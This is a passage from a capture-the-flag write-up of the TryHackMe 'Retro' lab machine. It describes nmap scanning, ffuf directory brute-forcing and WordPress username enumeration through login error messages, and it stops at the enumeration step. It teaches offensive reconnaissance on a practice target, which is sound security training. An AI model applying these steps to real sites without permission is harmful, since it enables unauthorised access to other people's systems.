RETRO

> Welcome to my writeup where I am gonna be pwning the **Retro** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!


GETTING STARTED

To access the challenge, click on the link given below:
https://tryhackme.com/r/room/retro

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and services running on the target.




FOOTHOLD


The machine had an http service and rdp running on it. I started of by visiting the webpage through my browser.




It was just a default landing page. So I performed directory bruteforce using **ffuf** to find other directories and files.




The **ffuf** scan revealed a page called `/retro`. So I visited it. This page looked like a blog on retro games.




I FUZZED `/retro` using **ffuf** to find interesting files or directories.





The **ffuf** scan discovered a **wordpress** login panel. I tried logging in using a random username and password and got an error saying *invalid username*.






This error mechanism made it easy to find valid users. I navigated to the `/retro`'s home page and looked for potential usernames. Since the blogs were written by **Wade**, I could try using it as a **username**. I clicked on **Wade** to find information about the author.







I also tried using this username in the login panel. And received an error of *invalid password*.

